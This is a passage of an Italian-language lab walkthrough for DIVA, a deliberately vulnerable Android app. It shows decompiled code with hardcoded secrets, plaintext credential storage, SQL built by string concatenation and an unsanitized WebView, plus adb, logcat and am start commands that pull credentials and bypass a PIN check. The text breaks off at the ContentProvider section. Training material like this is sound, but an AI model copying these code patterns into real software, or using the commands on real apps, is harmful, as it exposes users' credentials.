

Esercizi Mobile


Introduzione

DIVA (Damn Insecure and Vulnerable App) è un'applicazione mobile progettata intenzionalmente per essere vulnerabile. Può essere trovata allegata a questa guida e installata eseguendo il seguente comando:

Listato 1 — Installazione dell'APK con adb

```
1 adb install DivaApplication.apk
```

L'immagine nella Figura 1 mostra la schermata iniziale.



1. Esposizione di dati nei log

1.1 Logging non sicuro

Toccando *Insecure Logging*, viene mostrata l'activity corrispondente (vedere Figura 2).




Figura 2 — Logging non sicuro - Activity

Prima di inserire il numero della carta, apriamo una shell adb e cancelliamo la cronologia dei log sul dispositivo.

Cancellazione dei log del dispositivo

```
1 logcat -c
```

Possiamo quindi inserire un numero, come mostrato nella Figura 3, e premere il pulsante *CHECK OUT*.

1. Insecure Logging

Objective: Find out what is being logged where/how and the vulnerable code.

Hint: Insecure logging occurs when developers intentionally or unintentionally log sensitive information such as credentials, session IDs, financial details etc.

1111222233334444

CHECK OUT

Figura 3 — Logging non sicuro - Inserimento del numero della carta

A questo punto possiamo esportare i log del dispositivo (vedere Listato 3) e scaricare il file sul nostro computer per analizzarlo ulteriormente (vedere Listato 4).

Logging non sicuro - Esportazione dei log del dispositivo

```
1 logcat -d > /data/local/tmp/log.txt
```

Logging non sicuro - Download dei log del dispositivo

```
1 adb pull /data/local/tmp/log.txt
```

È sufficiente filtrare i log utilizzando il PID del processo di DIVA per leggere il numero della carta di credito registrato dall'applicazione (vedere Figura 4).

Figura 4 — Logging non sicuro - Numero della carta esposto

2. Segreti incorporati nel codice

2.1 Hardcoding — Parte 1: chiave nel codice Java

Premendo il pulsante *Hardcoding Issues - Part 1*, viene mostrata l'activity corrispondente (vedere Figura 5).

2. Hardcoding Issues - Part 1

Objective: Find out what is hardcoded and where.
Hint: Developers sometimes will hardcode sensitive information for ease.

Enter the vendor key

ACCESS

Figura 5 — Problemi di hardcoding - Parte 1 - Activity

Come suggerisce il titolo di questa fase, è necessario effettuare il reverse engineering dell'applicazione per cercare la chiave codificata direttamente nel codice. Utilizzando `jadx`, possiamo osservare che la chiave è memorizzata in chiaro nella classe `HardcodeActivity` (vedere Figura 6).

```
10  /* loaded from: classes.dex */
    public class HardcodeActivity extends AppCompatActivity {
        /* JADX INFO: Access modifiers changed from: protected */
        @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentAct
11      public void onCreate(Bundle savedInstanceState) {
12          super.onCreate(savedInstanceState);
13          setContentView(R.layout.activity_hardcode);
14      }

16      public void access(View view) {
17          EditText hckey = (EditText) findViewById(R.id.hckey);
19          if (hckey.getText().toString().equals("vendorsecretkey")) {
20              Toast.makeText(this, "Access granted! See you on the other side :)", 0).show();
21          } else {
23              Toast.makeText(this, "Access denied! See you in hell :D", 0).show();
24          }
25      }
26  }
```

Figura 6 — Problemi di hardcoding - Parte 1 - Chiave codificata nel codice

3. Archiviazione non sicura dei dati

3.1 Parte 1: credenziali nelle SharedPreferences

Premendo il pulsante *Insecure Data Storage - Part 1*, viene mostrata l'activity corrispondente (vedere Figura 7).

3. Insecure Data Storage - Part 1

Objective: Find out where/how the credentials are being stored and the vulnerable code.

Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc.




Figura 7 — Archiviazione non sicura dei dati - Parte 1 - Activity

Esaminando il codice sorgente di `InsecureDataStorage1Activity`, possiamo notare che l'applicazione utilizza le `SharedPreferences` per salvare il nome utente e la password (vedere Figura 8).

```
13  /* loaded from: classes.dex */
    public class InsecureDataStorage1Activity extends AppCompatActivity {
        /* JADX INFO: Access modifiers changed from: protected */
        @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.Fragment
        public void onCreate(Bundle savedInstanceState) {
            super.onCreate(savedInstanceState);
            setContentView(R.layout.activity_insecure_data_storage1);

            public void saveCredentials(View view) {
                SharedPreferences spref = PreferenceManager.getDefaultSharedPreferences(this);
                SharedPreferences.Editor spedit = spref.edit();
                EditText usr = (EditText) findViewById(R.id.ids1Usr);
                EditText pwd = (EditText) findViewById(R.id.ids1Pwd);
                spedit.putString("user", usr.getText().toString());
                spedit.putString("password", pwd.getText().toString());
                spedit.commit();
                Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
            }
        }
    }
```

Figura 8 — Archiviazione non sicura dei dati - Parte 1 - Codice sorgente

A un attaccante è sufficiente accedere alla cartella delle preferenze condivise dell'applicazione per recuperare i valori (vedere Listato 5 e Figura 9).

Archiviazione non sicura dei dati - Parte 1 - Accesso alle `SharedPreferences`

```
1 adb shell
2 pm list packages | grep diva
```

```
3 cd /data/data/jakhar.aseem.diva/shared_prefs/  
4 cat jakhar.aseem.diva_preferences.xml
```

```
$ adb shell  
bonito:/ $ pm list packages | grep diva  
package:jakhar.aseem.diva  
bonito:/ $ cd /data/data/jakhar.aseem.diva/shared_prefs/  
bonito:/data/data/jakhar.aseem.diva/shared_prefs $ su  
bonito:/data/data/jakhar.aseem.diva/shared_prefs # cat jakhar.aseem.diva_preferences.xml  
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>  
<map>  
  <string name="password">ronaldo</string>  
  <string name="user">cristiano</string>  
</map>
```

Figura 9 — Archiviazione non sicura dei dati - Parte 1 - Lettura del file delle SharedPreferences

3.2 Parte 2: credenziali in un database SQLite

Premendo il pulsante *Insecure Data Storage - Part 2*, viene mostrata l'activity corrispondente (vedere Figura 10).

4. Insecure Data Storage - Part 2

Objective: Find out where/how the credentials are being stored and the vulnerable code.
Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc.

Enter 3rd party service user name

Enter 3rd party service password

SAVE

Figura 10 — Archiviazione non sicura dei dati - Parte 2 - Activity

Esaminando il codice sorgente di `InsecureDataStorage2Activity`, possiamo osservare che l'applicazione utilizza un database SQLite per memorizzare il nome utente e la password (vedere Figura 11).

```

18  /* loaded from: classes.dex */
19  public class InsecureDataStorage2Activity extends AppCompatActivity {
20      private SQLiteDatabase mDB;

21      /* JADX INFO: Access modifiers changed from: protected */
22      @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.BaseFragmer
23      public void onCreate(Bundle savedInstanceState) {
24          super.onCreate(savedInstanceState);
25          try {
26              this.mDB = openOrCreateDatabase("ids2", 0, null);
27              this.mDB.execSQL("CREATE TABLE IF NOT EXISTS myuser(user VARCHAR, password VARCHAR);");
28          } catch (Exception e) {
29              Log.d("Diva", "Error occurred while creating database: " + e.getMessage());
30          }
31          setContentView(R.layout.activity_insecure_data_storage2);
32      }

33      public void saveCredentials(View view) {
34          EditText usr = (EditText) findViewById(R.id.ids2Usr);
35          EditText pwd = (EditText) findViewById(R.id.ids2Pwd);
36          try {
37              this.mDB.execSQL("INSERT INTO myuser VALUES ('" + usr.getText().toString() + "', '" + pwd.getText().toString() + "');");
38              this.mDB.close();
39          } catch (Exception e) {
40              Log.d("Diva", "Error occurred while inserting into database: " + e.getMessage());
41          }
42          Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
43      }
44  }

```

Figura 11 — Archiviazione non sicura dei dati - Parte 2 - Codice sorgente

Possiamo copiare sul computer host il database situato in

`/data/data/jakhar.aseem.diva/databases/ids2` e analizzarlo con l'utilità `sqlite3` (vedere Figura 12).

```

$ sqlite3 ids2
SQLite version 3.42.0 2023-05-16 12:36:15
Enter ".help" for usage hints.
sqlite> .tables
android_metadata  myuser
sqlite> .schema myuser
CREATE TABLE myuser(user VARCHAR, password VARCHAR);
sqlite> SELECT * FROM myuser;
leo|messi

```

Figura 12 — Archiviazione non sicura dei dati - Parte 2 - Database

3.3 Parte 3: credenziali in un file temporaneo

Premendo il pulsante *Insecure Data Storage - Part 3*, viene mostrata l'activity corrispondente (vedere Figura 13).

5. Insecure Data Storage - Part 3

Objective: Find out where/how the credentials are being stored and the vulnerable code.

Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc.




Figura 13 — Archiviazione non sicura dei dati - Parte 3 - Activity

Nel codice sorgente di `InsecureDataStorage3Activity`, l'applicazione crea un file temporaneo nella propria directory per scrivervi il nome utente e la password (vedere Figura 14).

```
17 public class InsecureDataStorage3Activity extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.Fragment
18 public void onCreate(Bundle savedInstanceState) {
19     super.onCreate(savedInstanceState);
20     setContentView(R.layout.activity_insecure_data_storage3);
    }

23 public void saveCredentials(View view) {
24     EditText usr = (EditText) findViewById(R.id.ids3Usr);
25     EditText pwd = (EditText) findViewById(R.id.ids3Pwd);
27     File ddir = new File(getApplicationInfo().dataDir);
    try {
30         File uinfo = File.createTempFile("uinfo", "tmp", ddir);
31         uinfo.setReadable(true);
32         uinfo.setWritable(true);
33         FileWriter fw = new FileWriter(uinfo);
34         fw.write(usr.getText().toString() + ":" + pwd.getText().toString() + "\n");
35         fw.close();
36         Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
    } catch (Exception e) {
40         Toast.makeText(this, "File error occurred", 0).show();
41         Log.d("Diva", "File error: " + e.getMessage());
    }
    }
}
```

Figura 14 — Archiviazione non sicura dei dati - Parte 3 - Codice sorgente

Possiamo visualizzare il file situato in `/data/data/jakhar.aseem.diva/` per recuperare i dati (vedere Figura 15).

```
$ adb shell
bonito:/ $ su
bonito:/ # cd /data/data/jakhar.aseem.diva/
bonito:/data/data/jakhar.aseem.diva # cat uinfo8497437188823042600tmp
paulo:dybala
```

Figura 15 — Archiviazione non sicura dei dati - Parte 3 - File temporaneo

3.4 Parte 4: credenziali nella memoria esterna

Premendo il pulsante *Insecure Data Storage - Part 4*, viene mostrata l'activity corrispondente (vedere Figura 16).

6. Insecure Data Storage - Part 4

Objective: Find out where/how the credentials are being stored and the vulnerable code.

Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc.

Enter 3rd party service user name

Enter 3rd party service password

SAVE

Figura 16 — Archiviazione non sicura dei dati - Parte 4 - Activity

Nel codice sorgente di `InsecureDataStorage4Activity`, l'applicazione crea nella memoria esterna un file di testo nascosto denominato `.uinfo.txt`, nel quale scrive il nome utente e la password (vedere Figura 17).

```

16 public class InsecureDataStorage4Activity extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.Fragment
17 public void onCreate(Bundle savedInstanceState) {
18     super.onCreate(savedInstanceState);
19     setContentView(R.layout.activity_insecure_data_storage4);
    }

22 public void saveCredentials(View view) {
23     EditText usr = (EditText) findViewById(R.id.ids4Usr);
24     EditText pwd = (EditText) findViewById(R.id.ids4Pwd);
26     File sdDir = Environment.getExternalStorageDirectory();
    try {
29         File uinfo = new File(sdDir.getAbsolutePath() + "/.uinfo.txt");
30         uinfo.setReadable(true);
31         uinfo.setWritable(true);
32         FileWriter fw = new FileWriter(uinfo);
33         fw.write(usr.getText().toString() + ":" + pwd.getText().toString() + "\n");
34         fw.close();
35         Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
    } catch (Exception e) {
39         Toast.makeText(this, "File error occurred", 0).show();
40         Log.d("Diva", "File error: " + e.getMessage());
    }
}
}

```

Figura 17 — Archiviazione non sicura dei dati - Parte 4 - Codice sorgente

Il problema è che l'applicazione non dispone dell'autorizzazione necessaria per scrivere in quella cartella. Utilizzando logcat, infatti, possiamo osservare l'errore riportato nel Listato 6.

Listato 6 — Archiviazione non sicura dei dati - Parte 4 - Errore del file

```

1 File error: /storage/emulated/0/.uinfo.txt: open failed: EACCES (Permission denied)

```

Per risolvere il problema dobbiamo concedere all'applicazione l'autorizzazione di accesso alla memoria, come mostrato nella Figura 18; a quel punto possiamo accedere al file (vedere Figura 19).




Figura 18 — Archiviazione non sicura dei dati - Parte 4 - Concessione dell'accesso alla memoria

```
bonito:/ $ ls -al /sdcard/ | grep .uinfo
-rw-rw-r-- 1 root sdcard_rw 13 2024-06-03 12:57 .uinfo.txt
bonito:/ $ cat /sdcard/.uinfo.txt
paulo:dybala
```

Figura 19 — Archiviazione non sicura dei dati - Parte 4 - File nascosto

4. Validazione dell'input

4.1 Parte 1: SQL injection

Premendo il pulsante *Input Validation Issues - Part 1*, viene mostrata l'activity corrispondente (vedere Figura 20).

7. Input Validation Issues - Part 1

Objective: Try to access all user data without knowing any user name. There are three users by default and your task is to output data of all the three users with a single malicious search.

Hint: Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it. For ease of testing there are three users already present in the database, for example one of them is admin, you can try searching for admin to test the output.

SEARCH

Figura 20 — Problemi di validazione dell'input - Parte 1 - Activity

La classe associata a questa activity è `SQLInjectionActivity`; possiamo notare che l'applicazione non convalida correttamente l'input della query SQL (vedere Figura 21).

```

35     public void search(View view) {
36         EditText srchtxt = (EditText) findViewById(R.id.ivilsearch);
37         try {
38             Cursor cr = this.mDB.rawQuery("SELECT * FROM sqliuser WHERE user = '" + srchtxt.getText().toString() + "'", null);
39             StringBuilder strb = new StringBuilder("");
40             if (cr != null && cr.getCount() > 0) {
41                 cr.moveToFirst();
42                 do {
43                     strb.append("User: (" + cr.getString(0) + ") pass: (" + cr.getString(1) + ") Credit card: (" + cr.getString(2) + ")\n");
44                 } while (cr.moveToNext());
45             } else {
46                 strb.append("User: (" + srchtxt.getText().toString() + ") not found");
47             }
48             Toast.makeText(this, strb.toString(), 0).show();
49         } catch (Exception e) {
50             Log.d("Diva-sqli", "Error occurred while searching in database: " + e.getMessage());
51         }
52     }

```

Figura 21 — Problemi di validazione dell'input - Parte 1 - Codice sorgente

Eseguendo una semplice SQL injection possiamo estrarre i dati di tutti gli utenti (vedere Figura 22). In casi come questo potremmo eseguire comandi SQL arbitrari.




Figura 22 — Problemi di validazione dell'input - Parte 1 - SQL injection

4.2 Parte 2: Local File Inclusion

Premendo il pulsante *Input Validation Issues - Part 2*, viene mostrata l'activity corrispondente (vedere Figura 23).




Figura 23 — Problemi di validazione dell'input - Parte 2 - Activity

Nel codice sorgente di `InputValidation2URISchemeActivity` possiamo osservare che l'applicazione non esegue la sanitizzazione dell'URL fornito in input (vedere Figura 24).

```

12 public class InputValidation2URISchemeActivity extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v
13     public void onCreate(Bundle savedInstanceState) {
14         super.onCreate(savedInstanceState);
16         setContentView(R.layout.activity_input_validation2_urischeme);
17         WebView wview = (WebView) findViewById(R.id.iviv2wview);
18         WebSettings wset = wview.getSettings();
19         wset.setJavaScriptEnabled(true);
    }

23     public void get(View view) {
24         EditText uriText = (EditText) findViewById(R.id.iviv2uri);
25         WebView wview = (WebView) findViewById(R.id.iviv2wview);
27         wview.loadUrl(uriText.getText().toString());
    }
}

```

Figura 24 — Problemi di validazione dell'input - Parte 2 - Codice sorgente

L'assenza di sanitizzazione determina una vulnerabilità Local File Inclusion (LFI), che possiamo sfruttare per accedere a informazioni sensibili, ad esempio al file

[jakhar.aseem.diva_preferences.xml](#) relativo alla sfida Archiviazione non sicura dei dati - Parte 1 (vedere Figura 25). La vulnerabilità potrebbe inoltre essere utilizzata per eseguire codice JavaScript arbitrario.




Figura 25 — Problemi di validazione dell'input - Parte 2 - LFI

5. Controllo degli accessi

5.1 Parte 1: activity esportata senza protezione

Premendo il pulsante *Access Control Issues - Part 1*, viene mostrata l'activity corrispondente (vedere Figura 26).

9. Access Control Issues - Part 1

Objective: You are able to access the API credentials when you click the button. Now, try to access the API credentials from outside the app.

Hint: Components of an app can be accessed from other apps or users if they are not properly protected. Components such as activities, services, content providers are prone to this.

VIEW API CREDENTIALS

Figura 26 — Problemi di controllo degli accessi - Parte 1 - Activity

La sfida richiede di recuperare le credenziali API dall'esterno dell'applicazione, senza premere il pulsante *View API Credentials*. In questo caso la classe `AccessControl1Activity` è riportata per completezza, ma la vulnerabilità effettiva riguarda l'assenza di controlli di accesso sull'activity `APICredsActivity` (vedere Figura 27 e Figura 28).

```
12 public class AccessControl1Activity extends AppCompatActivity {  
    /* JADX INFO: Access modifiers changed from: protected */  
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity  
13     public void onCreate(Bundle savedInstanceState) {  
14         super.onCreate(savedInstanceState);  
15         setContentView(R.layout.activity_access_control1);  
    }  
  
19     public void viewAPICredentials(View view) {  
20         Intent i = new Intent();  
21         i.setAction("jakhar.aseem.diva.action.VIEW_CREDS");  
23         if (i.resolveActivity(getPackageManager()) != null) {  
24             startActivity(i);  
        } else {  
27             Toast.makeText(this, "Error while getting API details", 0).show();  
28             Log.e("Diva-acil", "Couldn't resolve the Intent VIEW_CREDS to our activity");  
        }  
    }  
}
```

Figura 27 — Problemi di controllo degli accessi - Parte 1 - AccessControl1Activity

```
9 public class APICredsActivity extends AppCompatActivity {  
    /* JADX INFO: Access modifiers changed from: protected */  
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.Fragment  
10     public void onCreate(Bundle savedInstanceState) {  
11         super.onCreate(savedInstanceState);  
12         setContentView(R.layout.activity_apicreds);  
13         TextView apicview = (TextView) findViewById(R.id.apicTextView);  
19         apicview.setText("API Key: 123secretapikey123\nAPI User name: diva\nAPI Password: p@ssword");  
    }  
}
```

Figura 28 — Problemi di controllo degli accessi - Parte 1 - APICredsActivity

È infatti sufficiente eseguire uno dei due comandi mostrati nel Listato 7 per accedere alle credenziali API (vedere Figura 29).

```
1 am start -a jakhar.aseem.diva.action.VIEW_CREDS
2 am start -n jakhar.aseem.diva/.APICredsActivity
```

Vendor API Credentials

API Key: 123secretapikey123
API User name: diva
API Password: p@ssword

Figura 29 — Problemi di controllo degli accessi - Parte 1 - Credenziali API

5.2 Parte 2: bypass del controllo del PIN

Premendo il pulsante *Access Control Issues - Part 2*, viene mostrata l'activity corrispondente (vedere Figura 30).

10. Access Control Issues - Part 2

Objective: You are able to access the Third Party app TVEETER API credentials after you have registered with Tveeter. The App requests you to register online and the vendor gives you a pin, which you can use to register with the app. Now, try to access the API credentials from outside the app without knowing the PIN. This is a business logic problem so you may need to see the code.

Hint: Components of an app can be accessed from other apps or users if they are not properly protected and some may also accept external inputs. Components such as activities, services, content providers are prone to this.

☐ Register Now. ☐ Already Registered.

[VIEW TVEETER API CREDENTIALS](#)

Figura 30 — Problemi di controllo degli accessi - Parte 2 - Activity

La sfida richiede di recuperare le credenziali API dall'esterno dell'applicazione, senza conoscere il PIN richiesto quando si preme il pulsante *Register Now*. Il codice sorgente di `AccessControl2Activity` e `APICreds2Activity` è riportato rispettivamente nella Figura 31 e nella Figura 32.

```

13 public class AccessControl2Activity extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentA
14 public void onCreate(Bundle savedInstanceState) {
15     super.onCreate(savedInstanceState);
16     setContentView(R.layout.activity_access_control2);
    }

20 public void viewAPICredentials(View view) {
21     RadioButton rbregnow = (RadioButton) findViewById(R.id.aci2rbregnow);
22     Intent i = new Intent();
23     boolean chk_pin = rbregnow.isChecked();
26     i.setAction("jakhar.aseem.diva.action.VIEW_CREDS2");
27     i.putExtra(getString(R.string.chk_pin), chk_pin);
29     if (i.resolveActivity(getPackageManager()) != null) {
30         startActivity(i);
    } else {
33         Toast.makeText(this, "Error while getting Tveeter API details", 0).show();
34         Log.e("Diva-acil", "Couldn't resolve the Intent VIEW_CREDS2 to our activity");
    }
    }
}

```

Figura 31 — Problemi di controllo degli accessi - Parte 2 - AccessControl2Activity

```

15 public class APICreds2Activity extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v
16 public void onCreate(Bundle savedInstanceState) {
17     super.onCreate(savedInstanceState);
18     setContentView(R.layout.activity_apicreds2);
19     TextView apicview = (TextView) findViewById(R.id.apic2TextView);
20     EditText pintext = (EditText) findViewById(R.id.aci2pinText);
21     Button vbutton = (Button) findViewById(R.id.aci2button);
22     Intent i = getIntent();
23     boolean bcheck = i.getBooleanExtra(getString(R.string.chk_pin), true);
25     if (!bcheck) {
26         apicview.setText("TVEETER API Key: secrettveeterapikey\nAPI User name: diva2\nAPI Password: p@ssword2");
27         return;
    }

33     apicview.setText("Register yourself at http://payatu.com to get your PIN and then login with that PIN!");
34     pintext.setVisibility(0);
35     vbutton.setVisibility(0);
    }

43 public void viewCreds(View view) {
44     Toast.makeText(this, "Invalid PIN. Please try again", 0).show();
    }
}

```

Figura 32 — Problemi di controllo degli accessi - Parte 2 - APICreds2Activity

Anche in questo caso la vulnerabilità è dovuta all'assenza di controlli di accesso, ma questa volta dobbiamo anche aggirare il controllo su una variabile booleana denominata `check_pin`. Possiamo ricavare il nome della variabile dal file di risorse `strings.xml` (vedere Figura 33). A questo punto è sufficiente eseguire il comando mostrato nel Listato 8 per accedere alle credenziali API (vedere Figura 34).

Listato 8 — Avvio di APICredsActivity con Activity Manager

```
1 am start -a jakhar.aseem.diva.action.VIEW_CREDS2 --ez check_pin false
```




Figura 33 — Problemi di controllo degli accessi - Parte 2 - Nome della variabile booleana

Tveeter API Credentials

TVEETER API Key: secrettveeterapikey
API User name: diva2
API Password: p@ssword2

Figura 34 — Problemi di controllo degli accessi - Parte 2 - Credenziali API

5.3 Parte 3: ContentProvider esposto

Premendo il pulsante *Access Control Issues - Part 3*, viene mostrata l'activity corrispondente (vedere Figura 35).

